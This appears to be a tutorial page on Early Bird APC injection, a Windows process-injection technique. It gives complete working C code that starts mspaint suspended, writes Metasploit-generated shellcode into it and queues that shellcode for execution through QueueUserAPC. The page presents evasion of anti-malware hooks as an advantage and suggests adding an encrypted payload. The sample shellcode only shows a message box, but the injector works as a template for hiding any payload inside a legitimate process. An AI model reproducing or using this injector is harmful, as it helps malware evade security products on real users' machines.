Early Bird APC Injection


In this section, we are going to learn about Early Bird APC Injection, achieving camouflage by hijacking a legitimate process before it hits the entry point. Camouflage is where it hides behind a process, taking on the icon of the process.

Basic Concepts

- A malware creates a legitimate process in a suspended state
- Then, injects shellcode into it
- And inserts a job into the threads APC Queue
- And finally resumes the thread
- The shellcode executes before the process begins, to avoid detection by Anti-malware hooks

Mechanism of Early Bird Injection:

Mechanism of Early Bird APC Injection



On the left, we have the malware in which the shellcode is embedded, and on the right, we have the target process, which is not yet running, it is still not running.

Now, the malware will open the process, and keep it in the suspended state, and it has got a thread and an APC queue inside the process.

Then it will allocate the memory in the target process using VirtualAllocEx.

Then we will copy the shellcode to the memory using WriteProcessMemory, and now the shellcode has copied to the allocated memory.

Then it will add the job to the queue using the QueueUserAPC function, and now the shellcode has been added to the queue.

Then it will resume the thread, using the ResumeThread function.

Now that the thread has been resumed it will go to the APC queue, then it will execute the shellcode.

Once the shellcode is executed this target process is camouflaged. Outside is the target process icon, but inside our shellcode is executed, then any remaining instructions of the target process are abandoned.

Advantages

- Camouflages the execution of the malicious shellcode by hijacking a legitimate process before it hits entry point
- The remaining code of the actual legitimate process is abandoned whilst the shellcode runs
- Bypasses security product hooks.
- The shellcode executes before the process begins to avoid detection by Anti-malware hooks
- Runs with application icon of the original process.

Disadvantages

- Uses VirtualAllocEx and WriteProcessMemory, which are usually detected by AV unless obfuscated
- May occasionally crash upon exit

Now let's go through the API function used:

Here's the code:

```c

#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>


// 64-bit shellcode to display messagebox, generated using Metasploit on Kali Linux
unsigned char shellcodePayload[355] = {
    0xFC, 0x48, 0x81, 0xE4, 0xF0, 0xFF, 0xFF, 0xFF, 0xE8, 0xD0, 0x00, 0x00,
    0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65,
    0x48, 0x8B, 0x52, 0x60, 0x3E, 0x48, 0x8B, 0x52, 0x18, 0x3E, 0x48, 0x8B,
    0x52, 0x20, 0x3E, 0x48, 0x8B, 0x72, 0x50, 0x3E, 0x48, 0x0F, 0xB7, 0x4A,
    0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C, 0x02,
    0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED, 0x52,
    0x41, 0x51, 0x3E, 0x48, 0x8B, 0x52, 0x20, 0x3E, 0x8B, 0x42, 0x3C, 0x48,
    0x01, 0xD0, 0x3E, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0,
    0x74, 0x6F, 0x48, 0x01, 0xD0, 0x50, 0x3E, 0x8B, 0x48, 0x18, 0x3E, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x5C, 0x48, 0xFF, 0xC9, 0x3E,
    0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
    0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
    0xF1, 0x3E, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD6,
    0x58, 0x3E, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x3E, 0x41,
    0x8B, 0x0C, 0x48, 0x3E, 0x44, 0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x3E,
    0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E,
    0x59, 0x5A, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20,
    0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x3E, 0x48, 0x8B, 0x12,
    0xE9, 0x49, 0xFF, 0xFF, 0xFF, 0x5D, 0x3E, 0x48, 0x8D, 0x8D, 0x4B, 0x01,
    0x00, 0x00, 0x41, 0xBA, 0x4C, 0x77, 0x26, 0x07, 0xFF, 0xD5, 0x49, 0xC7,
    0xC1, 0x10, 0x00, 0x00, 0x00, 0x3E, 0x48, 0x8D, 0x95, 0x2A, 0x01, 0x00,
    0x00, 0x3E, 0x4C, 0x8D, 0x85, 0x42, 0x01, 0x00, 0x00, 0x48, 0x31, 0xC9,
    0x41, 0xBA, 0x45, 0x83, 0x56, 0x07, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A,
    0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x48, 0x83, 0xC4,
    0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
    0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x48,
    0x65, 0x6C, 0x6C, 0x6F, 0x2C, 0x20, 0x66, 0x72, 0x6F, 0x6D, 0x20, 0x74,
    0x68, 0x65, 0x20, 0x46, 0x55, 0x54, 0x55, 0x52, 0x45, 0x21, 0x00, 0x47,
    0x4F, 0x54, 0x20, 0x59, 0x4F, 0x55, 0x21, 0x00, 0x75, 0x73, 0x65, 0x72,
    0x33, 0x32, 0x2E, 0x64, 0x6C, 0x6C, 0x00
};
```

```
unsigned int payload_length = 355;

//-- EarlyBird APC Injection
int main(void) {

    int pid = 0;
    HANDLE hProc = NULL;

    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    void * pAllocmem;

    ZeroMemory( &si, sizeof(si) );
    si.cb = sizeof(si);
    ZeroMemory( &pi, sizeof(pi) );

    CreateProcessA(0, "mspaint.exe", 0, 0, 0, CREATE_SUSPENDED, 0, 0, &si, &pi);

    //-- [Optional] Add decryption code or function call if payload is encrypted

    //-- Allocate memory for payload and copy shellcode to it
    pAllocmem = VirtualAllocEx(pi.hProcess, NULL, payload_length, MEM_COMMIT, PAGE_EXECUTE_READ);
    WriteProcessMemory(pi.hProcess, pAllocmem, (PVOID) shellcodePayload, (SIZE_T) payload_length, (SIZE_T *) NULL);

    QueueUserAPC((PAPCFUNC)pAllocmem, pi.hThread, NULL);

    printf("pload = %p ; remote code = %p\nHit Enter to Continue!\n", shellcodePayload, pAllocmem);
    getchar();
    ResumeThread(pi.hThread);

    return 0;
}
```

Here as we can see there is only one main function, and inside here we create some structures, and some of the object variables that are used for the process creation, which are STARTUPINFO and PROCESS_INFORMATION.

Then we zero up those objects before we use them, and then both of these variables are used in the CreateProcessA function.

Then we use the CreateProcessA function to open our target process mspaint

CreateProcessA:

Creates a new process and its primary thread. The new process runs in the security context of the calling process.

If the calling process is impersonating another user, the new process uses the token for the calling process, not the impersonation token. To run the new process in the security context of the user represented by the impersonation token, use the CreateProcessAsUser or CreateProcessWithLogonW function.

We can see that it takes a lot of parameters, and the important ones are the 2nd parameter mspaint, and the 6th parameter CREATE_SUSPENDED,

2nd parameter is the process that you want to start, and the 6th parameter is the creation flag.

So. Here it wants to create the process in the suspended state.

```C++
BOOL CreateProcessA(
  [in, optional]      LPCSTR                lpApplicationName,
  [in, out, optional] LPSTR                 lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCSTR                lpCurrentDirectory,
  [in]                LPSTARTUPINFOA        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
```

There is lot of creation flag parameters, but that, we are using:

CREATE_SUSPENDED flag.

CREATE_SUSPENDED 0x00000004	The primary thread of the new process is created in a suspended state, and does not run until the ResumeThread function is called.

Then if we want to add any additional decryption function, we can add it.

Then we will allocate the memory in the target process for our shellcode, using the VirtualAllocEx function.

The first parameter is the handle of the process, which can be extracted from the PROCESS_INFORMATION (it is using process, which is the first member of the PROCESS_INFORMATION structure.

PROCESS_INFORMATION:

Contains information about a newly created process and its primary thread. It is used with the CreateProcess, CreateProcessAsUser, CreateProcessWithLogonW, or CreateProcessWithTokenW functions.

```
C++

typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;
  HANDLE hThread;
  DWORD  dwProcessId;
  DWORD  dwThreadId;
} PROCESS_INFORMATION, *PPROCESS_INFORMATION, *LPPROCESS_INFORMATION;
```

Then we copy the shellcode to the allocated memory, which is done by the WriteProcessMemory function.

And the first parameter which we pass is the handle to the process.

Then we use the QueueUserAPC function, to put our shellcode in the APC queue of the thread.

It is the same as we used last time, we passed 3 parameters to it.

1st one is the allocated memory, which contains your shellcode, then the handle to the thread, it is obtained by the PROCESS_INFORMATION by accessing the handle thread member.

Now, finally, we resume the thread by using the RemoteThread function.

RemoteThread:


Decrements a thread's suspend count. When the suspend count is decremented to zero, the execution of the thread is resumed.

```
C++

DWORD ResumeThread(
  [in] HANDLE hThread
);
```

It just takes in one parameter, which is handled to the thread, and once we call it will resume the thread, and then it will execute the shellcode in the APC queue. It will abandon the code, which it was supposed to execute because it has not reached the entry point yet.


Now, let’s compile the file, and then run the file:



Here we can see that the mspaint is not opened, but still, we get a pop-up message under the mspaint because after executing the shellcode, it will abandon the code, that it was supposed to execute.

So, we can say that this message box is camouflaged under the mspaint icon.

Let’s see this in process hacker:



Here we can see that it is under the same address as the remote process.

And we can see that it is indeed the same shellcode.